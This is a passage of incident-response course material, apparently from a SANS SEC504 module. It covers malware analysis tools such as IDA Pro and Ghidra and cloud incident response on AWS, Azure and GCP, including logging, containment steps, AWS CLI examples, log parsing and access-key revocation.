
The other common approach for investigating malware is to analyze the code directly. This often requires understanding the language the malware was written in. Some languages such as JavaScript and Python are easier to understand with minimal background. But don't be concerned. Even a little understanding of a language can go a long way, especially when you combine it with the approaches we've discussed so far.

By far, the most well-known tool for analyzing and reverse engineering code is IDA Pro, the interactive disassembler. IDA Pro has been widely used by reverse engineering analysts for many years, and includes many features, including a disassembler and a debugger, extensive plugin support, support for multiple CPU and memory architectures, and more. IDA Pro also includes an add-on feature to take a binary and decompile into a more easily-read C-like source known as the Hex-Rays Decompiler.

One drawback of IDA Pro is that it is not free. IDA Pro is commercial software, though pricing usually runs around \$2,500 USD for an initial purchase, with optional annual renewal around \$900 USD.

In 2019, the United States National Security Agency (NSA) released an open-source analysis tool called Ghidra. Ghidra is a functionality tool with support for decompilation and debugging a program (static and live analysis options), with support for several common processor architectures. In addition, Ghidra supports several collaboration features for a tool to work on reverse engineering programs as a team.

Both IDA Pro and Ghidra have significant learning curves, requiring the analyst to have a strong understanding of processor and memory architectures, platform APIs, and time and patience when reverse engineering a program.



In this module we continued our look at cyber investigation techniques, focusing on the use of malware investigations to evaluate a system as part of an incident response investigation. When conducting malware investigations, we often leverage three different analysis methods: online analysis sites that automate the analysis process, dynamic analysis where we execute the malware and monitor the environment to gather threat intelligence information, and static analysis techniques to examine the code of malware using disassembly and decompilation techniques.

We learned that, whenever we work with malware, we must practice good hygiene, minimizing the potential attack surface for the malware, and using a different system for analysis than what we otherwise use for day-to-day work. Virtualization tools are useful here, offering snapshot/restore functionality and easy network isolation features.

When conducting dynamic or static analysis, we start by collecting basic attributes for the malware. Windows and Linux tools are used to collect signature information and basic data from the malware sample, such as plaintext strings.

For dynamic analysis, we can apply continuous recording or snapshot recording tools to see the changes the malware makes to the monitored environment. Snapshot analysis tools are useful to compare the environment before and after the execution of the malware, while continuous analysis tools monitor and record environment changes while running the malware. Snapshot recording tools tend to have less fidelity since they don't know *which* software made changes to the environment but have the benefit of not running while the malware executes. Continuous recording tools provide more insight but can cause the malware to change its behavior if detected.

When using either continuous recording or snapshot recording tools with dynamic analysis, you will often have to run the malware multiple times. As you learn more about how the malware operates, you will gather insight that you can use to mold your environment into manipulating the malware. We'll investigate this practice hands-on in the lab exercise.

Finally, static analysis tools such as IDA Pro or Ghidra offer insight through disassembly or decompilation. Disassembly tools take the malware and convert it into low-level assembly language instructions, while decompilation tools convert the malware into a representation of a higher-level source code (such as C code) to simplify analysis. Decompilation features in IDA Pro are more costly but may be worth the investment if it saves you time when assessing malware behavior.

LAB

Please work on the lab exercise
Malware Investigation



Please work on the lab exercise *Malware Investigation*. For this lab exercise you will need your class Windows VM.

Course Roadmap

- Incident Response and Investigations
- Recon, Scanning, and Enumeration Attacks
- Password and Access Attacks
- Public-Facing and Drive-By Attacks
- Evasive and Post-Exploitation Attacks
- Hands-on CTF Event

Incident Response and Investigations

Incident Response
Live Examination
Lab: Live Windows Examination
Network Investigations
Lab: Network Investigation
Memory Investigations
Lab: Memory Investigation
Malware Investigations
Lab: Malware Investigation
Cloud Investigations
Lab: Cloud Investigation
Bootcamp: Linux or PowerShell Olympics

Our last module for this section will look at conducting incident response for cloud assets.

Cloud Investigations

- How do we apply what we've learned about incident response to cloud systems?
 - Complex technologies, rapidly changing
 - Even defining cloud can be difficult: infrastructure, platforms, software
- Cloud IR resembles on-premises IR
 - However, the tools and techniques are very different

Cloud systems have a big learning curve. It's OK if you aren't familiar with all cloud concepts, but you'll want to allow for time to build familiarity with your cloud platform's features.

We will use a combination of command-line and console (web) examples to show techniques.

We will look at examples from AWS, Azure, and Google Cloud Platform. The concepts we cover apply to any cloud provider.

In this section we've looked at several techniques we apply as incident responders to effectively react to an incident in our networks. As an incident responder, you may also be called on to perform similar analysis for cloud assets as well.

The process of conducting incident response for cloud assets is very similar to the techniques we have already covered for on-premises systems. However, the tools and the techniques that we apply will be very different. With cloud systems, we have the additional challenge of working with complex technologies that may be misunderstood while rapidly changing. Even the process of defining *what is cloud* can be difficult when we consider the vast number of applications and assets that encompass cloud technology.

For many, developing a strong understanding about cloud technology is a big learning curve. Indeed, few people can truly claim to be experts in all things encompassing cloud technology. We'll focus on the practical tasks that you'll need to understand to apply incident response techniques to cloud systems, looking at examples of attacks and real data from cloud compromises to reinforce these topics. This material won't be a substitute for developing skills in understanding all of the cloud technology in use at your organization however, so if you're relatively new to cloud security you'll want to allocate some time to build familiarity with your cloud provider's specific features for services and products that can assist with incident response.

In this module we'll look at the tools and techniques that we can apply to cloud systems, building on our knowledge of the incident response process. We'll look at examples for Amazon Web Services (AWS), Microsoft Azure, and Google Cloud platforms with a combination of command-line and console (web) configuration examples.

Security Responsibility Demarcation

Cloud IR

- All cloud providers have a *shared responsibility model*
- Responsible party changes with different products... even in same vendor!
 - Container services vs. VMs vs. serverless vs. abstract services
 - AWS EC2 vs. Lightsail, Google Compute vs. Cloud Run

	Security: Your Responsibility	Security: Provider Responsibility
IaaS	OS, content, applications, services	Storage, networking, hardware
PaaS	Apps, content	Web servers, OS configuration, patching
SaaS	Content	Application, deployment, backend services, APIs

Become familiar with the security responsibility boundaries for your cloud products.

SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling

97

One of the essential factors to understand when conducting cloud incident response is security responsibility demarcation. All cloud providers work with a *shared responsibility model* for security, where the cloud provider is responsible for some security considerations, and the cloud customer is responsible for other security considerations. The line of responsibility between the provider and the customer can be complex, and changes from provider to provider, and within different products from the same provider.

Cloud services are often categorized as Infrastructure as a Service (IaaS), Platform as a Service (PaaS), and Software as a Service (SaaS). IaaS services are often the most *low-level* cloud functionality, allowing the customer to leverage cloud-provided storage, networking, and hardware to run Linux or Windows OS systems. Comparatively, PaaS allows the cloud customer to focus on the application, content, and data while the cloud provider manages the underlying operating system and often the services to support the application (databases, web servers). SaaS services focus the upper-layer application functionality and data, such as Dropbox, Office 365, Salesforce, etc., where the cloud provider provides all other functionality.

The distinguishing characteristics between IaaS, PaaS, and SaaS are important to understand as incident responders, so that we recognize what our responsibility is for incident response, and what is the cloud providers responsibility. However, the broad categories of services are not always enough to show where the customer responsibility ends for the service.

Consider the AWS services for Elastic Cloud Computing (EC2) and Lightsail. EC2 allows users to provision servers running a given Amazon Machine Image (AMI), then add the services and applications to power the desired functionality. In this case, Amazon's security responsibility ends with the hardware, storage, and network equipment; the cloud user's responsibility starts with the Linux or Windows operating system. Comparatively, Lightsail allows customers to launch similar VMs by selecting a *blueprint* such as WordPress, Node.js, Drupal, and many more options. While Lightsail might seem to match the functionality to a SaaS platform where the blueprint provides the needed software functionality, Amazon takes no responsibility for the security of the operating system, application, services, or data. This can be counter-intuitive for cloud customers, creating a scenario where instances are deployed and populated with data, but go unmaintained, exposing the platform to vulnerabilities from a lack of patch management and monitoring.

Fundamentally, it's important to understand where the security demarcation is for the products used by your cloud provider. Begin by enumerating which cloud functions you use and examine the security documentation for these products to understand where your responsibility for security begins.

Preparation: Cloud IR Account Access

Cloud IR

Cloud IR is best done with cloud workstations

- Conduct analysis in the cloud, matching the same region
 - Working *where the data is* will be much faster and less costly
- Prepare a cloud IR analysis workstation
- Ideal: Perform IR from a different service account
 - Same tasks performed with an in-cloud account
 - Logging, host analysis, storage should be an alternate cloud service account for isolation

TIP

Kenneth G. Hartman's article *Make a SIFT Workstation AMI* is an excellent guide to getting a cloud IR analysis system prepared. Written for AWS, the concepts can be applied to any provider.

SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling

98

Many organizations that begin to conduct cloud IR try to use their conventional tools to analyze cloud assets. While this is possible and is an OK approach initially, analysts quickly discover that conducting analysis on-premises for cloud assets is slow, and sometimes a more costly venture than using cloud assets to conduct the analysis. Collecting large data sets from compromised systems and transferring them to local systems is a time-consuming process and can be costly to the organization when large images are transferred from the cloud to local systems (such as disk and RAM images).

Instead of using your on-premises tools for conducting incident response, consider working with a cloud workstation to replace your on-premises workstation. This will allow you to work *where the data is*, which will ultimately be faster and less costly.

One option to get a cloud-based workstation for incident response and data analysis is to deploy a Linux instance and manually configure it with all the necessary tools and packages. An alternative option is to use an existing system preconfigured for digital forensics and incident response, uploading it to the cloud provider for your workstation use. One example of this is to use the SANS SIFT workstation (<https://www.sans.org/tools/sift-workstation/>), uploading the OVA file to your cloud provider to instantiate as a cloud system.

Kenneth G. Hartman's article *Make a SIFT Workstation AMI* is an excellent step-by-step guide to taking the SIFT OVA and using it to create an Amazon Machine Image (AMI), available at <https://forensicate.cloud/aws/sift-ami>. While these directions are written for AWS, the concept can be applied to any cloud provider.

While some incident response activities are done with an in-cloud account, the analysis, storage, and data review activities should be conducted in a different cloud account outside of your primary organization. If the incident response activities are completed within the same cloud environment, an attacker with privileged cloud access will be able to see and possibly influence the outcome of the incident response analysis. This is an ideal configuration that organizations should work toward, but is not always reasonably possible, particularly for organizations who are relatively new to complex multi-cloud permission management.

Preparation: Configuring Logging

Cloud IR

What To Log	Why
API Access	Threat hunting, platform misuse
Network Flow	Attack timeline identification, scoping
Storage Requests, Responses	Assess data access, exfiltration, breach reporting
Traffic Mirroring	Detailed insight into network activity for analysis
App-specific Events	Verification of breached data access, threat hunting

SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling

99

When we looked at the incident response dynamic approach model, we discussed the steps that we should apply to prepare in advance of responding to an incident. For cloud systems, one of the major considerations for preparation is the configuration and deployment of logging systems.

Prepare for a cloud incident by deploying logging services supplied by your cloud provider and specific to your applications. This should include services to capture cloud API access (describing storage containers, creating new users, adding roles and policies, etc.), network flow logging to summarize activity between cloud nodes, detailed cloud storage access logging, traffic mirroring for critical systems or those systems with sensitive data, and application-specific logging. A table describing these logging recommendations and why it is useful is shown below.


The application of this logging will change between different cloud providers. Refer to the logging recommendations published by your cloud provider for details on configuring logging services.

Log Type	What It Records	Why It's Useful
<i>API Access</i>	All programmatic access to cloud services, identity and key use, record of attacker tactic to exploit cloud	Identify anomalous behavior for threat hunting; most useful data to understand scope of breach and actions taken by an attacker
<i>Network Flow</i>	Network traffic sessions including source and destination IP and port, byte count, action (<i>permit and deny</i>)	Evaluating attacker access for timeline generation and identifying targets for IR scoping
<i>Storage Requests and Responses</i>	Source IP, file name and path, request status, bytes sent/received, user agent	Assess data modification, uploads, and exfiltration (essential for breach notification scope identification)
<i>Traffic Mirroring</i>	Cloud full or truncated packet capture	Characterize events to build timeline; identify attacker activities for threat intel
<i>Application-specific Logging</i>	Specific to your applications; should capture EOI to identify attacks	Characterizes events closest to application including application-specific attack behavior

Detection: Cloud Analysis Tools

Cloud IR

Threat detection uses endpoint data and cloud control plane data (APIs used to access cloud assets)



SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling 101

Once logging is configured for the cloud provider, we can start to apply detection and *threat hunting* using the cloud data. Preserving the idea that cloud IR is best done *in the cloud*, it is also best practice that the logging information be reviewed on a continual basis using cloud-provider analysis tools, augmented with manual analysis for a deeper inspection by the incident response analyst.

Microsoft Azure, Amazon Web Services, and Google Cloud Platform all provide their own unique offerings designed to ingest and evaluating logging events gathered for their cloud services with a suite of tools.


Where detection efforts become different with cloud networks is in what is being monitored. In on-premises networks, we typically focus data collection and monitoring on the endpoints, sending the summarized data to a Security Information Event Monitoring (SIEM) platform for analysis and alerting. While we still do that with cloud networks, we also have a new source of valuable monitoring data: the cloud control plane.

The cloud control plane is a data source that provides *telemetry* about the events happening in the cloud. This data comes from multiple sources including cloud APIs used to control cloud assets, logging information for access events, and low-level network activity between endpoints. The three largest cloud providers all offer this control plane data, though it is not turned on by default (see previous page on the need for preparation and configuration of cloud logging).

Once these cloud logging sources are turned on, we can monitor cloud events using AWS GuardDuty, Azure Sentinel, and GCP Cloud Armor products. These tools allow us to identify what is *normal* or to baseline business-as-usual activity in the cloud. Once these baselines are established, we can use differential analysis in these platforms to detect threats in the cloud network.

Cloud tools are well-designed to accommodate containment, labeling

1. Detach and deregister instance from autoscaling or load balance groups
2. Isolate the instance security group (ACL rules, isolated VPC)
3. Prevent accidental termination with termination protection
4. Snapshot storage volumes, VM
5. Add tags to show that the instance is under investigation



The containment step in the incident response dynamic approach model remains functionally the same for cloud systems: isolate the system under investigation, collect data, and assess the data to build threat intelligence for use when recovering and remediating vulnerabilities. Fortunately, cloud platforms offer several features to accommodate the containment step. They also offer flexible features to label assets as *under investigation*, marking them so that they are not put back into production use without approval.

If a cloud system is suspected of being the target of a malicious event, you can contain the platform using the following steps:

1. Remove the system from production scaling or load balancing groups
2. Isolate the instance by editing the security group (through network Access Control List/ACL rules, or by moving the instance to a different Virtual Private Cloud that is established in advance for isolation and incident response analysis)
3. Prevent the instance from being accidentally terminated using termination protection or deletion protection to stop other people in your organization from accidentally destroying the instance and removing important evidence
4. Use the cloud provider features to snapshot storage volumes and VMs, creating duplicate copies of the data on the target instance for later analysis
5. Use the tag feature in your cloud provider console to mark the assets as under investigation using a ticket number for the incident.

These steps are primarily intended for Infrastructure as a Service (IaaS) instances but can also be applied to PaaS SaaS services as well. For a cloud PaaS infrastructure, we apply similar steps to the *container* as opposed to the virtual machine instance.

Use external block storage during data collection

```
ir $ $ aws ec2 describe-volumes | jq -r '.Volumes[].VolumeId'
vol-0c0d039aeaa4c9b58
ir $ aws ec2 attach-volume --volume-id vol-0c0d039aeaa4c9b58 --instance-id
i-044cd28257a5b6811 --device /dev/sdh
{
  "AttachTime": "2021-07-28T14:22:44.225000+00:00",
  "Device": "/dev/sdh",
  "InstanceId": "i-044cd28257a5b6811",
  "State": "attaching",
  "VolumeId": "vol-0c0d039aeaa4c9b58"
}
```

Think of external block storage as a *USB drive*. Save forensics data to the external drive to avoid changing the compromised system.

After creating an image, you can export the image to block storage for later analysis or use block storage on a live system as a detachable storage entity. In the example on this page, we show the AWS CLI utility `describe-volumes` output, piping the results to JQ to identify all available Elastic Block Storage (EBS) volumes for a given region (us-east-1 in this example). With the volume ID of the EBS storage we attach it to a specific instance using the `attach-volume` command.

In this use case, the external block storage acts as a sort-of cloud USB drive, allowing us to add storage to the identified cloud endpoint system as a new storage device. On Windows systems this storage device will show up automatically in Disk Manager and will be mapped as a drive letter if formatted for Windows use. On Linux systems, the storage device will appear as a new device that can be mounted manually; identify the device by running `sudo fdisk -l` then create a mount point directory and mount the storage device by running `sudo mkdir /mnt/sdhX && mount /dev/sdhX /mnt/sdhX`, replacing the device *sdhX* with the actual device name.


Analysis: Cloud Logging Data, Dashboards

Cloud IR

```
$ s3logparse.py useragent sec504-erk20*
34140 - aws-cli/1.16.192 Darwin/18.7.0 botocore/1.12.182
876 - Amazon CloudFront
222 - Cyberduck/7.1.1.31577 (Mac OS X/10.14.6) (x86_64)
or/Oracle_Corporation
2 - Wget/1.20.3 (darwin19.0.0)
```

Like a web server, S3 logs record user agent information and other useful content! s3logparse gathers useful data.

```
$ cd ~/labs/vpc-flow-log-analysis
$ zcat /path/to/flowlogs/* > ~/vpcflowlog.txt
$ export LOG_TEXT=/home/sec504/vpcflowlog.txt
$ npm run build-graph
$ npm run client
Starting up http-server, serving client
Available on:
http://127.0.0.1:8080
```



SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling

104

Earlier in this module we discussed the importance of establishing logging resources to capture and record activity in the cloud for later analysis. The cloud provider tools for evaluating and monitoring cloud activity to identify EOI are designed specifically to work with these logging resources. In some cases, you may want to augment the cloud provider-supplied tools with your own analysis, reviewing the log files manually.

This is where many cloud analysts become frustrated.

Even within the same cloud provider, the format and configuration of logging data is inconsistent, and can be a challenge to evaluate manually. Some cloud logging systems are recorded in a binary format (such as the Azure Windows event logs), while others are ASCII-based including JSON, XML, and single-line log statements per event. The wide disparity of log file formats makes analysis difficult outside of the cloud provider-supplied analysis tools.

Fortunately, several tools are available to assist with manual review of logging information. Windows event logs can be queried using PowerShell cmdlets such as Get-EventLog and Get-WinEvent, or with the command line tool wevtutil. Purpose-built tools for reviewing logging information are available for almost all cloud log file formats including s3logparse (<https://github.com/joswr1ght/s3logparse>), vpc-flow-log-analysis (original by Florian Pfisterer at <https://github.com/FlorianPfisterer/vpc-flow-log-analysis>; fork with custom features at <https://github.com/joswr1ght/vpc-flow-log-analysis>), and many others.

SIEM tools that normalize the disparate logging formats into a unified interface such as Splunk, Elastic Stack, and Azure Sentinel will simplify the work of analysis. In some cases, however, you may wish to revert to manual analysis with the logging data, where several open-source tools are available to assist with that analysis.

Response: Access Key Revocation

Cloud IR

Revoke all compromised access keys and tokens.

AWS IAM search
by username or
key ID by
clicking IAM |
Users

Users (223) [Info](#)

An IAM user is an identity with long-term credentials that is used to interact with AWS in an account.

AKIAQ3GCTAHPXLNQ36WM 1 match < 1 > ⚙

☐	User name	Path	Groups	Last activity	MFA
☐	jmerckle	/	None	13 minutes ago	None

```
PS /> Set-ADAccountPassword -Identity jmerckle -Reset -NewPassword  
(ConvertTo-SecureString -AsPlainText 'IyAAfMzxxEoOVkQdTuAs' -Force)  
PS /> Set-ADAccountPassword -Identity jmerckle -Reset -NewPassword  
(ConvertTo-SecureString -AsPlainText 'YgABLjyrlAeclUFiafWg' -Force)
```

For Azure AD, be
sure to reset
passwords twice!

SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling 105

In this author's experience, most cloud incidents involve an access key compromise, or the generation of malicious access keys as a persistent access mechanism. As incident responders, we always want to consider the possibility of compromised access keys or unauthorized access to user accounts. We must be familiar with the tools to audit and revoke unauthorized access keys.

Fortunately, cloud providers make it straightforward to revoke access keys and to change user passwords. AWS users can visit the Identity and Access Management (IAM) page in the AWS console and search by access key to identify the user associated with the key identity. Similar features are also available for Azure and Google Cloud Platform, allowing us to identify access keys and tokens, revoke the access mechanisms, and change user passwords.

One important consideration for Azure users: Microsoft recommends changing Azure AD passwords twice to force a password reset, mitigating the risk of pass-the-hash attacks. More information on Azure, Google Cloud, and AWS key revocation strategies are available in the respective cloud provider documentation:

- Azure: Revoke user access in Azure Active Directory – <https://docs.microsoft.com/en-us/azure/active-directory/enterprise-users/users-revoke-access>
- Google Cloud Platform: Approving and revoking access tokens – <https://cloud.google.com/apigee/docs/api-platform/security/oauth/validating-and-invalidating-access-tokens>
- AWS: Managing access keys for IAM users – https://docs.aws.amazon.com/IAM/latest/UserGuide/id_credentials_access-keys.html

- Restore snapshots to known-good version
 - Based on log analysis timeline and understanding of the incident
- Review and audit access passwords, keys, tokens, roles, policies, groups, and permissions
 - Validate MFA for users
 - Verify policies and privileges are restricted to the minimum need for job function
- Increase logging verbosity on target systems for extra visibility
 - All API access, packet capture

NOTE

Remediation is often the *not fun* part of incident response but is still vitally important.

Critical analysis of access methods and change auditing are necessary to prevent recurring compromise.

With snapshots and backups, we can quickly restore cloud systems to their operational state. Prior to putting the systems back into production, we want to make sure we address the root cause of the vulnerability, to prevent instances from becoming compromised again.

Part of the recovery and remediation process is the review of all access mechanisms to the cloud instances: passwords, keys, tokens, user roles, policies, groups, and permissions. We want to make sure that multi-factor authentication (MFA) is turned on for all users (ideally; minimally for all users with access to critical resources), and to verify that the policies and privileges that control access meet the minimum need for the desired job functionality.

Before putting an instance back into production, it is useful to temporarily increase the logging verbosity for the instance or other associated instances in the same resource group to gain visibility into a possible return to unauthorized access by the attacker. This might include extra verbosity for API access and packet capture information.

In many incidents, the remediation activities of auditing and verifying configuration can be tedious, but it is still a vitally important part of the incident response process. Careful recovery and remediation are essential steps in getting instances back into production while preventing recurring compromise.

- Foster data preservation with developers and cloud operations staff
 - Too often DevOps will terminate and restart to address a "bug"
 - Eliminates important information about an incident
- IR in cloud will cost money (bandwidth, storage, instances)
 - Get access and prior approval for this
- Establish support channel with cloud providers in advance (SLA, capabilities)
- Conduct tabletop exercises (see media files bonus module and lab)

We'll continue to expand our understanding of cloud incident response throughout the course


This module is intended to introduce the topic of cloud incident response, and we'll continue to investigate cloud IR procedures from the context of cloud attacks as we continue with the course material. Before we conclude this module though, let's examine several additional recommendations for cloud incident response.

In many organizations with a DevOps program, developers are responsible for code development and the operational aspects of designing and deploying cloud assets. Too often we see DevOps engineers terminate and restart cloud instances to address a "bug", possibly eliminating important information about an incident. It's important to foster the importance of data preservation with developers and cloud operations staff, emphasizing the need to capture assets that crash or become non-responsive as a potential IOC.

Conducting incident response in the cloud is the recommended best practice (compared to using on-premises systems for analysis and downloading cloud systems locally), but it will cost money for bandwidth, storage, and analysis instances. Make sure your organization is aware of this and that you have prior approval to instantiate the necessary cloud services to conduct the incident response analysis.

Access to cloud support channels with your cloud provider can be very useful when responding to an incident. These support services can be costly however, particularly for those with a rapid response time for cases (Microsoft Azure severity A cases can get a response SLA to start working on an issue in one hour with the most expensive *professional direct* support plan at \$1000/month, <https://azure.microsoft.com/en-us/support/plans/>). It's valuable to know *in advance of an incident* what support agreements are in place, particularly for cases where an attacker has manipulated access policies in a way where it is not immediately obvious how to deny an attacker persistent access to resources.

Finally, it is a valuable exercise for the organization to conduct tabletop exercises to walk through the process of responding to an incident, particularly for cloud systems where fewer people have as strong of an understanding as to how cloud assets are deployed. The ISO media files associated with this class content includes a bonus module on developing a tabletop incident response exercise and an associated lab exercise in the BonusContent directory.



In this module we continued our look at cyber investigation techniques, focusing on the techniques to conduct cloud investigations as part of an incident response investigation.

Cloud investigations are a complex area of study, made more complex by the rapid churn of products, features, and responsibility demarcation for security between the cloud provider and the customer. All cloud providers have a *shared responsibility model* for security, which changes depending on the type of cloud product (Infrastructure as a Service, Platform as a Service, Software as a Service) you use, the cloud provider you use, and even within a single cloud providers product offerings. You must know what your responsibility is for security with the products you use.

When conducting cloud incident response, it is natural to want to download data and to conduct analysis using on-premises systems, outside of the cloud environment. This is not recommended however, due to the cost associated with large file transfers (disk images, memory images, large log files, etc.), and the delay incurred when transferring that data. When conducting cloud analysis, we should work from cloud systems, ideally in the cloud provider region where the incident is suspected. Where possible, using a different cloud service account separate from the account under investigation is helpful to isolate analysis activities from the potentially compromised cloud environment, though this will add complexity to the IR process.

Preparation for cloud IR includes the configuration of logging services, several of which we identified in our material. Detection is mostly done using cloud provider-specific tools such as Azure Advanced Threat Protection, AWS GuardDuty, and Google Security Command Center.

